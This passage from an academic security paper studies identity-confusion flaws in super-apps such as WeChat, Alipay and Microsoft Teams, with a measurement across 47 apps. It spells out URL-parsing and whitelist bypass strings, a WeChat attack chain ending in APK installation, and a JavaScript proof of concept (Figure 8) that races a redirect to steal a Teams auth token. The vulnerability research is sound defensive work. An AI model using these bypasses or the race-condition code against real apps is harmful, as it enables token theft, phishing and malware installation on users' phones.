Figure 3 illustrates the results of the top 15 super-apps, which show that about 50% of APIs are not well-documented. We also manually sample 200 hidden APIs and check whether they are privileged. Our analysis results show that at least 80% of them, i.e., 160 APIs, are privileged and should not be used by arbitrary sub-apps. For example, a hidden API—named "rpc"—can be used to access the super-app's cloud-side interfaces, like manipulating user accounts. For another example, a hidden API called "getUsageRecord" in TikTok can be abused by sub-apps to monitor users' actions on other sub-apps.

3 Identity Confusion: An Overview

In this section, we give an overview of identity confusion vulnerability by presenting the definition of identity confusion, a motivating example, and our threat model.

3.1 Definition

An identity confusion is a type of vulnerability where a permission (e.g., the access to a privileged API and the loading of web content) is granted to an identity that is broader than (or different from) the intended target, leading to a confusion. An identity confusion is often a disobey of the least privilege principle. In an app-in-app ecosystem, identity confusion arises when multiple definitions of identities co-exist for a given entity, such as a WebView instance. For example, say a permission is granted to an AppID. Then, an identity confusion happens when the sub-app with the AppID is tricked into loading contents from a malicious web domain. For another example, if a permission is granted to a web domain, contents from the web domain may be loaded in a malicious sub-app. That is, one notable reason for such confusion is that web content (loaded in sub-apps) is highly flexible and potentially changes every moment, e.g., web navigation and even sub-app redirection. Thus, it is challenging for the super-app layer to obtain the correct identities, especially when a change happens in the sub-app layer.

Oftentimes, an identity confusion needs to be combined with another vulnerability, e.g., an incorrect domain check or a race condition, for exploitation. Let us take a look at the aforementioned two examples in the previous paragraph again. When the super-app has an incorrect domain check, the adversary can trick a sub-app to load contents from a malicious domain. Similarly, when there exists a race condition in checking domain names, the contents loaded in a malicious sub-app can be recognized as from a permitted web domain. Once identity confusion is exploited, the consequences could be severe because identities are often associated with high privileges, e.g., these APIs accessing user data.

To summarize, a remote adversary (e.g., malicious web content and sub-app provider) with unprivileged identities can disguise own identities, confuse access control enforced in super-apps, and finally call privileged runtime APIs. This can be done by leveraging the privilege assignment and management problem and the asynchronous design between the sub-app and mobile layers. We define such a vulnerability as *identity confusion*.

3.2 A Motivating Example

In this subsection, we describe a motivating example of a super-app WeChat and its sub-app Pingduoduo[2] to illustrate identity confusion vulnerability, which eventually leads to privilege escalation attacks, such as arbitrary APK download and installation on the Android platform.

Let us describe the steps of the end-to-end attack as shown in Figure 4. The attack has 12 detailed steps that can be grouped into three major phases: (i) loading contents in the customized worker, (ii) loading contents in the WebView instance, and (iii) downloading malicious apks.

First, let us look at the first phase in loading contents into the customized worker. In Step (0a), a victim is tricked into clicking on a malicious deep link such as `weixin://encoded(pingduoduo-appID,path,malicious-url)`. WeChat will recognize the deep link for preparing the runtime for Pingduoduo's sub-app in Step (0b). Starting from Step (1a), WeChat downloads and executes Pingduoduo's sub-app code from its own market. Next, in Step (1b), Pingduoduo sends the request for loading the URL embedded in the malicious deep link. Note that the original design of this dynamic URL request is for convenient switches between different online shops maintained by Pingduoduo. This request is hooked by WeChat, which will further send

[2]Pingduoduo is a popular online customer-to-manufacturer market managing over 8.6 million virtual shops.




Figure 4: Motivating example for a remote attacker to exploit WeChat app-in-app ecosystem.

the URL to its own server for security check in Step (1c). However, the design and implementation to check the URL are flawed, which leads to our first identity confusion vulnerability.

Here is a description of the flaw. The security check is flawed because the server-side URL parser cannot distinguish the username and the hostname of a common URI. For example, a URL like `https://benign.com:x@malicious.com` will be considered `benign.com`. Therefore, in Step (1d), the WeChat server grants permission for loading this URL.

Second, let us look at the second phase in loading contents into a WebView instance. Because the WeChat obtains a green light for loading the malicious URL, in Step (2a), WebChat loads the contents from `malicious.com` to Pingduoduo's runtime. At this moment, the loaded malicious contents still have no high privileges, because they are isolated in a WebView instance. Although the AppID of Pingduoduo has a high privilege, the access to high privileged APIs still needs a capability, i.e., a secret token.

Here comes our second flaw in the ecosystem. The capability is obtained from a Web service API provided by Pingduoduo, which does not have any access control. That is, any client can call this API to obtain a capability for a higher privilege at WeChat. Specifically, in Step (2b), the malicious contents loaded in the WebView instance can request for a capability from Pingduoduo, which will negotiate with the WeChat server in Step (2c) and then deliver the capability to the WebView in Step (2d).

Third, let us describe the third phase, i.e., downloading and installing a malicious APK. In Step (3a), the malicious contents invoke a privileged API with the obtained capability. Particularly, we use `addDownloadTask()`, a hidden, undocumented API, as an example in Step (3b), which can download and install any APKs on the Android platform.

Note that there exist two types of identity confusion vulnerability for the invocation of `addDownloadTask()`, which are AppID and capability confusions, because the API invocation requires the checking of both the AppID and the capability. The former AppID confusion happens when a malicious domain is loaded in a sub-app with an authenticated AppID. This vulnerability has to be combined with the incorrect policy checking, i.e., Flaw 1 between Steps (1c) and (1d). The latter capability confusion happens when a malicious domain from the correct sub-app can request for a capability from the server, i.e., Flaw 2 between Steps (2a) and (2b), and the requested capability is accepted by WeChat, i.e., Flaw 3 between Steps (3a) and (3b).

3.3 Threat Model

In this subsection, we describe the threat model adopted in the paper. We assume that the super-app and the underlying mobile Operating System (OS) are benign and with no malicious mobile apps installed. Specifically, we consider the following two scenarios:

- Vulnerable Sub-app. A vulnerable sub-app is benign code running atop a super-app with an identity confusion vulnerability (e.g., an AppID or a capability confusion). The adversary in this scenario is a malicious web domain, which has the capability to send a victim user a malicious, phishing deep link pointing to the vulnerable sub-app inside a super-app.
- Malicious Sub-app. A malicious sub-app is code with malicious intent and being crafted by an adversary. The adversary in this scenario is a malicious sub-app developer, which has the capability to upload malicious content to the market of the super-app and trigger an identity confusion vulnerability (e.g., a domain name confusion) of the super-app.

Note that the former scenario—a vulnerable sub-app case—is considered as a stronger threat model compared with the latter. The reasons are two-fold. First, although both threat models need that a victim user clicks on a malicious deep link, the link itself is pointing to a recognized, benign sub-app in the former scenario, but an unrecognized, potentially-malicious sub-app in the latter. Second, the threat model of the malicious sub-app requires that the adversary uploads the malicious code (potentially obfuscated) to the super-app market, which boosts the chance of being detected.

4 Identity Confusion: A Taxonomy Study

In this section, we perform a taxonomy study to break down existing identity confusions into three major types: domain name, AppID and capability-based.

4.1 Domain Name Confusion

A domain name confusion is that the web domain that invokes a privileged API from WebView is different from the domain that a super-app obtains and checks for identity. Specifically,

we classify domain name confusions into two types: timing-based (due to race condition) and frame-based (due to the existence of multiple domains). Table 3 shows the high-level results of whether event handlers of different Android classes are vulnerable to these two types of timing and frame-based race conditions. If super-apps use any of these tested WebView APIs and callbacks to implement domain-based identity checks are all vulnerable. We now describe the details.

4.1.1 Type 1: Timing-based Confusion

The first type—called timing-based—is because of a race condition between different threads of WebView and super-app from a high level. That is, as a simplification of the race condition, when a WebView thread invokes a privileged API and passes the control to a super-app thread, the identity is from say `malicious.com`; but when another super-app thread checks the identity, the identity changes to say `privileged.com` due to redirection, leading to confusion.

We now describe the details. Before that, we need to explain different threads that reside in WebView instances and super-apps.

- WebView Threads. A WebView instance usually has two types of threads, one used for rendering web contents (called a render thread) and the other used for loading web contents (called a browser thread).
- Super-app Threads. A super-app may have three types of threads: (i) a thread that obtains the WebView's domain name as an identity, (ii) a thread that checks the obtained identity and decides whether to allow the execution, and (iii) a thread that dispatches privileged API calls in an asynchronous queue. Note that the existence of these three types of threads depends on the design and implementation of super-apps.

Next, we illustrate two case studies.

Case 1: Race between WebView's rendering and loading threads. This race condition is because WebView's rendering and loading threads may be dealing with content from different web domains. Specifically, on the WebView end, when the loading thread starts to load contents from a new URL after redirection, the rendering thread may still execute contents from the old URL. Then, on the super-app end, there are two threads, one that obtains a new web domain after redirection from the loading thread of WebView as an identity, and the other that checks the new domain name but allows a privileged API call from the old domain.

There are two variations of this race condition depending on the initiation of the URL loading. Figure 5 shows one variation. First, the JavaScript from `malicious.com` running in WebView's rendering thread starts to redirect the webpage to `privileged.com`. Second, the redirection is sent to the loading thread, which starts to load `privileged.com` and triggers the callback (e.g., `onPageStarted()`) registered by the super-app. Third, the corresponding super-app thread triggered by the callback obtains the new domain name as the




Figure 5: [Domain Name Confusion: Type 1] An illustration of timing-based confusion using `onPageStarted` API due to race conditions between WebView's Rendering (called Render) and Loading (called Browser) Threads.

identity. Lastly, the same JavaScript from `malicious.com` invokes a privileged API call, but the identity has already become `privileged.com`.

Next, Figure 6 shows another variation. First, a thread of the super-app calls `loadUrl()`, which instructs the browser thread to load an URL (`privileged.com`) and returns the new domain name as the identity. Second, the JavaScript code from the old URL (`malicious.com`) invokes a privileged API, which is checked by a thread of the super-app but considered as from `privileged.com`. This leads to domain name confusion.

It is worth noting that many WebView APIs and callbacks are either interacting with or triggered by the browser thread instead of the render thread. That is, the race condition is very common among many WebView APIs. To understand how prevalent such race conditions are, we collect all the WebView APIs from Android's documentation, and then perform a small-scale study on WebView APIs that return URLs and WebView callbacks that have URLs as a parameter. Specifically, we first either register a callback and then redirect the webpage to another URL. Then, we measure whether there exists inconsistency between the callback and the webpage's URL from two perspectives: (1) whether the old webpage can still execute JavaScript code but the URL has been updated to the new one and (2) whether the new webpage can execute JavaScript code but the URL is still the old one.

Here are the detailed steps in measuring the aforementioned two points. We create a webpage that has an endless loop for printing its URL together with the timestamp (i.e., T_{js}), and let the WebView's callbacks print its own URL (i.e., URL_{cb}) with the timestamp (i.e., T_{cb}). Then, for (1), we measure whether $\max(T_{js})$ is larger than T_{cb} and URL_{cb} is the new webpage's; for (2), we measure whether $\min(T_{js})$ is smaller than T_{cb} and URL_{cb} is the old webpage's.

Table 3: The domain name confusion in using WebView's event handlers to obtain identity information. We measure them at time and frame dimensions.

Class Name	Method Signature of Event Handlers	Domain Name Confusion	
		Timing-based	Frame-based
	Getter Method:		
WebView	getOriginalUrl ()	✔	✔
	getUrl ()	✔	✔
	Callback Method:		
WebViewClient	doUpdateVisitedHistory (WebView view, **String url**, boolean isReload)	✔	✔
	onLoadResource (WebView view, **String url**)	✔	
	onPageCommitVisible (WebView view, **String url**)	✔	✔
	onPageFinished (WebView view, **String url**)	✔	✔
	onPageStarted (WebView view, **String url**, Bitmap favicon)	✔	✔
	onReceivedClientCertRequest (WebView view, **ClientCertRequest request**)	✔	✔
	onReceivedError (WebView view, **WebResourceRequest request**, WebResourceError error)	✔	
	onReceivedHttpAuthRequest (WebView view, HttpAuthHandler handler, **String host**, String realm)	✔	
	onReceivedHttpError (WebView view, **WebResourceRequest request**, WebResourceResponse errorResponse)	✔	
	shouldInterceptRequest (WebView view, **WebResourceRequest request**)	✔	
	shouldOverrideUrlLoading (WebView view, **WebResourceRequest request**)	✔	
WebChromeClient	onReceivedTouchIconUrl (WebView view, **String url**, boolean precomposed)	✔	✔




Figure 6: [Domain Name Confusion: Type 1] An illustration of timing-based confusion using loadUrl() API due to race conditions between WebView's Rendering (called Render) and Loading (called Browser) Threads. Although GET and CHECK threads are separate in the figure, they can reside in the same one.




Figure 7: [Domain Name Confusion: Type 1] An illustration of timing-based confusion due to race conditions between super-app's dispatching (called Dispatch) and domain checking (called Check) Threads.

Case 2: Race between super-app's dispatch and checking threads. This race condition is summarized as follows. When super-app's dispatch thread receives a privileged API call, it does not check the identity but instead dispatches to an asynchronous queue. Then, when the checking thread fetches the API call from the queue and checks the identity, the identity obtained from the WebView is out of date.

Figure 7 illustrates such a race condition. First, the JavaScript from `malicious.com` in the WebView render thread calls a privileged runtime API. Next, the WebView thread passes the call to a super-app thread. Then, the super-app thread dispatches the API call to a queue without checking its identity. Next, the JavaScript in the WebView's render thread redirects the webpage to `privileged.com`. Lastly, when another super-app thread fetches the API call from the queue and executes it with identity checks, the obtained identity is `privileged.com` instead of `malicious.com`.

Note that when the super-app finishes the execution of the invoked API, the old webpage (i.e., `malicious.com`) cannot obtain the return value because the webpage is now `privileged.com`. Nevertheless, the attack still succeeds as the privileged API finishes its execution. For example, the `addDownloadTask` API can still download a malicious APK and the `mute` API can silence the mobile phone.

4.1.2 Type 2: Frame-based Confusion

The second type—called frame-based—is that an iframe acts on behalf of the top frame's identity. The reason is that many WebView's APIs and callback functions only return the top frame's URL when multiple sub-frames are embedded as part of a top frame. Then, no matter what identity checks a super-app adopts and how it performs such checks, the super-app can only obtain the top frame's identity if such APIs and callbacks are used. That is, an advertisement from

malicious.com embedded as an iframe of privileged.com can act on behalf of the latter.

We also perform a similar study as we do for timing-based confusions to understand the spread of frame-based confusions among WebView APIs and callbacks. Specifically, we create a webpage with an iframe from a different web domain and run these APIs and callbacks to determine whether they will return multiple domains. Table 3 shows the results: eight out of 14 APIs and callbacks are vulnerable to frame-based confusions. This list includes commonly-used ones like onPageStarted, onPageFinished, and getUrl.

4.2 App ID Confusion

An AppID confusion is that a malicious domain with a privileged AppID invokes a privileged runtime API, thus confusing the super-app's identity checks. We call it AppID confusion because the malicious domain has the correct AppID, but the domain itself is malicious. The key step for AppID confusion is to load a malicious domain within a privileged sub-app. In practice, we find three cases of such AppID confusions in loading malicious URLs into privileged sub-apps.

Type 1: Flawed URL whitelist matching. This flaw is that the URL whitelist used for loading is flawed, thus being able to allow potential malicious URLs to load. The deep reason is the lack of coordination and proper documents between super-app and sub-apps. Specifically, the URL whitelist checking algorithm is provided by the super-app, but the whitelist is provided by the sub-app. Therefore, a misunderstanding of the check algorithm often leads to flaws and we list two scenarios here.

- endswith being misunderstood as strict matching. In this scenario, the super-app provides endswith as the matching algorithm, but the sub-app developer thinks it is a strict matching. Therefore, when the sub-app uses benign.com in the whitelist, an adversary can bypass the check using a domain like maliciousbenign.com.
- Regular expression (regex) being misunderstood as strict matching. In this scenario, the super-app uses regex in the matching, but the sub-app developer still thinks it is a strict matching. Therefore, when the sub-app uses benign.a.com, the dot matches an arbitrary character. That is, an adversary can bypass the check using a domain like benignXa.com.

Type 2: Flawed URL parsing. This flaw is that super-apps have logic errors in parsing URLs and extracting web domains. We listed two types of parsing errors.

- Username and password fields. This parsing error is that the super-app does not recognize username and password fields or a URL. Take https://benign.com:x@malicious.com as an example. A logic error is to extract benign.com as the domain name instead of malicious.com.
- JavaScript protocol. This parsing error is that the super-app does not recognize JavaScript as a protocol. Thus, an attacker can use the URL javascript://payloads to exploit the URL parsing, resulting in code injection attacks and the loading of arbitrary domains.

Type 3: Missing URL checks. This flaw is that super-apps do not check web domains when a sub-app loads a third-party URL into either an iframe or a top frame. Therefore, an adversary can either embed a malicious URL as an advertisement or trick the top frame into visiting a malicious URL and then accesses privileged APIs, such as reading user contacts.

4.3 Capability Confusion

A capability confusion is that the privileged capability used for protecting runtime APIs is leaked to a malicious entity. Specifically, we find two cases of capability confusion: unprotected client-side and server-side APIs.

Type 1: Unprotected client-side API. This flaw is that super-apps use a hidden, unprotected API to transfer capabilities. The super-app assumes that the API is undocumented and will not be used by an adversary, but the API can be reverse-engineered from privileged sub-apps and used by an adversary. It is worth noting that hidden APIs are a widespread problem in super-apps, which takes up to about half of all the runtime APIs (details are in Figure 3 of §5).

Type 2: Unprotected server-side API. This flaw is that a privileged sub-app server exposes unprotected APIs to sign an invocation request that can be accepted by a super-app. Specifically, here is how the attack works. malicious.com first sends a request to the sub-app's back-end servers to sign the invocation request and then forwards the request to super-apps. Because the request is signed by a privileged sub-app server, the super-app will allow the API invocation. Our motivating example in Figure 4 has such a flaw.

5 Measurement: Prevalence & Consequence

In this section, we describe our measurement methodology and results in analyzing the prevalence and consequence of identity confusion vulnerabilities of existing super-apps. We also give a few case studies at the end.

5.1 Methodology

In this subsection, we describe our overall measurement methodology, which has three semi-automatic steps with manual efforts.

5.1.1 Step I: Super-app Discovery

In this step, we use a semi-automatic method to discover more super-apps beyond these that we find in §2. The high-level insight is that super-apps often define many templates (e.g., "miniapp0" and "miniapp1" for process names, and "AbsMakePhoneCallApiHandler" and "AbsChooseAddressApiHandler" for class names) in running different sub-apps, which can be used to find app-in-app ecosystem.

Specifically, there are three sub-steps. First, we use static analysis by utilizing Soot [9], to identify apps with WebViews and JavaScript bridges, e.g., detecting whether they re-implement `addJavaScriptInterface`. Second, we conduct a class name similarity analysis to find super-app runtimes. Specifically, we collect the class name of the activity which contains WebView instances and keep those apps containing at least five similar (i.e., sharing keywords) class or process names as potential super-apps. Then, we use the keyword-based package name matching to filter ads-related WebView instances, which may have bridge implementation but are not sub-apps runtime. Third, we manually verify whether they are truly super-apps with app-in-app ecosystem.

5.1.2 Step II: Vulnerability Analysis

In this step, we analyze each super-app for different identity confusion vulnerabilities. The high-level idea is that we manually write test cases and exploits by the identity confusion taxonomy and check the existence of each vulnerability. Although our analysis is performed on Android, we use the Proof of Vulnerability (PoV) for Android versions of super-apps to verify whether their iOS versions are also vulnerable.

Domain name confusion analysis. The analysis has two major steps: (i) determination of whether a vulnerable API or callback in Table 3 is used, and (ii) manually generating exploits triggering the vulnerability. Let us start with the first step. There are two types of WebViews: Android WebView or iOS counterpart, and customized WebView (e.g., UCWebView). If it is an unchanged WebView, we can directly look up Table 3; otherwise, if it is a customized WebView, we will perform an analysis (as we did in §4.1.1) to determine the vulnerable implementation on API or callback for this WebView.

Second, we create a malicious webpage that invokes privileged runtime APIs with an endless loop, and let the webpage trigger the event handlers, e.g., jumping to a privileged domain. Next, if any of the privileged API executes successfully, it indicates that the super-app is vulnerable to domain name confusion. Let us use `onPageStarted` as an example to explain more clearly. Figure 8 illustrates the webpage we crafted for testing Microsoft Teams—This JavaScript starts a repeated asynchronous loop to invoke the privileged runtime API "getAuthToken" with "window.setInterval()", and then uses "window.location.href" to jump to `https://privileged.com` for triggering WebView's event handler `onPageStarted`. Because there exists a race condition, the return result from the privileged API is accessed by the old page controlled by the adversary.

Note that we need to generate different exploit codes for `onPageStarted` in WebViews with a >72 Chromium kernel. The reason is that the time window for domain name confusion in Figure 5 becomes very small and the race condition is difficult to trigger. Specifically, we ask the webpage to load an error URL (i.e., either a very long URL or an unregistered URL scheme), making WebView execute its error-handling code, thus enlarging the time window of race condition for `onPageStarted`.

```
1  //JavaScript
2  window.setInterval(function(){
3  res = nativeInterface.framelessPostMessage('
   {"id":1,"func":"authentication.getAuthToken","
   args":[["privileged.com"]]}');
4  //res can be leaked to malicious server
5  ... ...
6  },1500);
7  window.location.href = "https://privileged.
   com/";
```

Figure 8: Example for verifying domain name confusion. The getAuthToken is a privileged API of Microsoft Teams. This figure exhibits a race condition: although the webpage is set to navigate to `https://privileged.com`, and so does the domain name, the code is still executed under the old context before the new page is loaded. The return value is accessed by the old page controlled by the adversary during the small interval.

AppID confusion analysis. This analysis checks whether an adversary can ask a super app to load any malicious domain in a sub-app. Specifically, we create a sub-app and set a whitelist for benign domains. Then, we generate a variety of URLs by mutating several initial seeds. Next, we randomly select URLs that cannot match the whitelist to test the sub-app. During the test, we hijack the network traffics and return the same webpage we crafted for invoking privileged runtime APIs, when requesting these URLs. Thus, if any of these URLs is successfully loaded and the JavaScript executed, an AppID confusion is confirmed.

Capability confusion analysis. This analysis checks whether the API of transferring secret is exposed. Specifically, we first collect ten sub-apps for each super-app. Then, we check how they invoke privileged APIs: (1) we first conduct a backward control-flow analysis and extract the adjacent API calls before the invocation of privileged APIs; (2) we cluster the extracted API calls; and (3) if there exists an API which always is invoked before privileged APIs, it may be a secret API. Then, we further check it with manual verification.

5.1.3 Step III: Consequence Analysis

In this step, we analyze the security consequence for each vulnerable super-app. In practice, we find three kinds of such consequences of identity confusion vulnerabilities. We now explain our analysis methodology (mostly manual) below:

- *Privilege Escalation.* We manually inspect whether an adversary can access privileged APIs after successfully confusing the super-app and disguising itself as a privileged identity. We consider the consequence that exists if the adversary can access at least one of such APIs.

Table 4: # of remaining apps in locating super-apps after applying each filter.

Filtering Methods	# Super-apps
Filter 1: Containing WebView	5,436
Filter 2: Redefining `addJavaScriptInterface`	3,463
Filter 3: Class name clustering	291
Filter 4: Manual analysis	47

Table 5: Breakdown of Identity Confusion Vulnerabilities of 47 Super-apps

Identity Confusion		# Super-apps	Examples
Domain	Type 1: Timing-based	15	WeChat, Alipay
	Type 2: Frame-based	15	Microsoft Teams, Go-Jek
	Total	15	
AppID	Type 1: Flawed matching	26	TikTok, Baidu
	Type 2: Flawed parsing	2	WeChat, Go-Jek
	Type 3: Missing checks	10	Microsoft Teams, UnionPay
	Total	38	
Capability	Type 1: Client-side	1	UnionPay
	Type 2: Server-side	1	WeChat
	Total	2	
No identity checks		9	Snapchat, Kuaishou
Total		47	

- *Phishing.* We manually inspect whether a sub-app can load web contents from a malicious domain, with phishing contents.
- *Privacy Leaks.* We manually inspect whether an adversary (e.g., a malicious domain) can access sensitive user data, e.g., via some privileged APIs like `getContacts`.

5.2 Measurement Results

In this part, we describe our measurement results. The first step gives us 47 super-apps: The number of remaining apps after applying each filter is shown in Table 4. Next, we describe the results from Steps II and III.

5.2.1 Vulnerability Prevalence

Table 5 illustrates the overall results of our vulnerability analysis. It shows that they (both the Android and iOS versions) are *all* vulnerable to at least one type of identity confusion attack despite the diversity in identity checks used in these super-apps. Here are the breakdowns. Nine super-apps adopt no identity checks at all, thus being all vulnerable; all 38 super-apps with AppID checks are vulnerable; all 15 super-apps with domain name checks are vulnerable; two super-apps with capability checks, all are vulnerable. Note that the overlaps are because one super-app may adopt more than one identity check.

Additionally, there are two things worth noting for domain confusion vulnerabilities. First, we evaluate the security of customized WebViews used by some super-apps and show the results in Table 6. To summarize, despite the customization, they have the same vulnerabilities as Android's WebView.

Table 6: The customized WebViews affected by [Domain Name Confusion: Type 1], including the iOS's WebView. We collect the iOS version of these 47 super-apps.

Platform	WebView	Domain Name Confusion	Affected Apps
Android	UCWebView	✔	10
	Tencent TBS	✔	4
	Baidu T5	✔	6
	ToutiaoWebview	✔	4
	KsWebView	✔	2
	others	✔	2
iOS	WKWebView	✔	47

Table 7: The system WebViews of stock Android with the latest security patches. $\star$ means attackers should use an error URL to exploit the identity checks implemented on WebView API `onPageStarted`.

Android	Patch Level	WebView's Chromium Version	Domain Name Confusion
< Version 72			
Android 6	2017-10-01	52	✔
Android 7	2019-03-01	51	✔
Android 8	2019-06-05	61	✔
Android 9	2019-08-01	66	✔
> Version 72			
Android 10	2019-09-05	74	✔*
Android 11	2021-07-05	83	✔*

Table 8: Breakdown of Identity Confusion Consequences of 47 Super-apps

Consequences	# Super-apps	Examples
Privilege Escalation	38	Go-Jek, Grab
Phishing	31	TikTok, WeChat
Privacy Leaks	35	Alipay, Microsoft Teams

Second, we evaluate WebViews with Chromium as its kernel in the stock Android from version 6 to the latest 11. The results in Table 7 show that they are all vulnerable.

5.2.2 Vulnerability Consequence

Table 8 illustrates the overall results of our consequence analysis. It shows that such confusion vulnerabilities can lead to phishing, privacy leaks, and privilege escalation. Here are breakdowns: (i) 38 super-apps are vulnerable to privilege escalation; (ii) 31 phishing; and (iii) 35 privacy leaks. This demonstrates the severity of identity confusion.

Interestingly, during our manual inspection, we also find some security consequences that are independent of identity confusion. We list three types below:

- *Permission re-delegation.* When a benign domain applies for permission and the user grants it, the super-app will give this permission to the sub-app, but not the domain. Then, any other domain, e.g., `malicious.com`, in this sub-app can use this permission. We find and confirm that 21 super-apps have this vulnerability.
- *Data leakage.* It is the disclosure of sensitive information to an adversary, such as token and account information. The reason is that a sub-app does not check the destination webpage when sending sensitive data. For example, an

Table 9: The overall result of our flaws detection tool tested on the total 47 super-apps. Symbol "∅" means the host app does not have this type of security enforcement. ✔ means it is vulnerable to our attack.

#ID	Super-app	Domain Name Confusion		AppID Confusion	Capability Confusion	Security Consequences		
		Time-based	Frame-based			Privilege Escalation	Phishing Attack	Privacy Leaks
01	TikTok	✔	✔	✔	∅	✔	✔	✔
02	WeChat	✔	✔	✔	✔	✔	✔	✔
03	Snapchat	∅	∅	∅	∅	✔		✔
04	Kuaishou	∅	∅	∅	∅			
05	Alipay	✔	✔	✔	∅	✔	✔	✔
06	Line	∅	∅	∅	∅	✔		✔
07	UC Browser	✔	✔	✔	∅	✔	✔	✔
08	Baidu	∅	∅	✔	∅	✔	✔	✔
09	JinRiTouTiao	∅	∅	✔	∅		✔	
10	Microsoft Teams	✔	✔	✔	∅	✔		✔
11	Grab	∅	∅	∅	∅	✔		✔
12	VK	∅	∅	✔	∅	✔		✔
13	Paytm	∅	∅	✔	∅	✔		✔
14	Go-Jek	✔	✔	∅	∅	✔	✔	✔
15	UnionPay	✔	✔	✔	✔	✔		✔
16	Kugou	∅	∅	∅	∅			
17	QQ	∅	∅	✔	∅	✔	✔	✔
18	JingDong	∅	∅	✔	∅	✔	✔	✔
19	DingTalk	✔	✔	✔	∅	✔	✔	✔
20	Quark Browser	✔	✔	✔	∅	✔	✔	✔
21	Youku	✔	✔	✔	∅	✔	✔	✔
22	Cainiao	✔	✔	✔	∅	✔	✔	✔
23	Taobao	✔	✔	✔	∅	✔	✔	✔
24	Koubei	✔	✔	✔	∅	✔	✔	✔
25	Gaode	✔	✔	✔	∅	✔	✔	✔
26	iQIYI	∅	∅	✔	∅	✔	✔	✔
27	Tieba	∅	∅	✔	∅	✔	✔	✔
28	Baidu Map	∅	∅	✔	∅	✔	✔	✔
29	XiaoHongShu	∅	∅	✔	∅	✔		✔
30	KanDuoDuo	∅	∅	✔	∅	✔	✔	✔
31	Baidu Netdisk	∅	∅	✔	∅	✔	✔	✔
32	Haokan	∅	∅	✔	∅	✔	✔	✔
33	Meituan	∅	∅	✔	∅	✔		
34	NetEase Cloud Music	∅	∅	∅	∅			
35	Feishu	∅	∅	✔	∅		✔	
36	Yippi	∅	∅	∅	∅	✔		
37	Dianping	∅	∅	✔	∅	✔		
38	Kuaishou-Mini	∅	∅	∅	∅			
39	JinRiTouTiao-Mini	∅	∅	✔	∅		✔	
40	Tiktok-Mini	∅	∅	✔	∅		✔	
41	Suning Finance	∅	∅	∅	∅			
42	QQ-Mini	∅	∅	✔	∅	✔	✔	✔
43	BaiduBaiKe	∅	∅	✔	∅	✔	✔	✔
44	Baidu Browser	∅	∅	✔	∅	✔	✔	✔
45	BaiduHanYu	∅	∅	✔	∅	✔	✔	✔
46	Baidu-Mini	∅	∅	✔	∅	✔	✔	✔
47	YiLu	✔	✔	✔	∅	✔	✔	✔

adversary can craft a deep link with the victim app ID and a malicious URL, and then the sub-app will leak sensitive user data to the malicious URL controlled by the adversary. We randomly collected 200 popular sub-apps and found that 21.5% of them are vulnerable to this attack.

- *Data over-collection.* Data over-collection is when a super-app collects more data than it needs from a sub-app, leading to a privacy concern. Specifically, we find that WeChat hooks all the requests coming from sub-apps, which include sub-app sensitive data, and sends them to WeChat's server.

5.3 Results and Case Studies

In this subsection, we present the overall results and perform case studies of some identity confusion vulnerabilities. Table 9 shows the statistics of collected 47 super-apps, including the vulnerability types and security consequences. Nine super-apps adopt no identity checks, thus all being vulnerable to our attack. Several super-apps have privileged hidden APIs (e.g., "fetchAuthToken" in Snapchat) without any identity checks, thus being vulnerable to privilege escalation or privacy leaks. Kuaishou, Kugou, NetEase Cloud Music, and Suning Finance have little API support and none of them is privileged according to our manual analysis. JinRitouTiao has an AppID confusion, but it redirects the hidden API invocation to another sandbox WebView restricting the actual API calls. Thus, we failed to launch privilege escalation or exploit privacy leaks.

Now, we illustrate two specific interesting examples.

Example 1 [Alipay]: Manipulating Super-apps' Backend Servers. The first example is the domain name and AppID confusions of Alipay, the most popular payment app in China

Table 10: The trigger conditions of WebView's error codes.

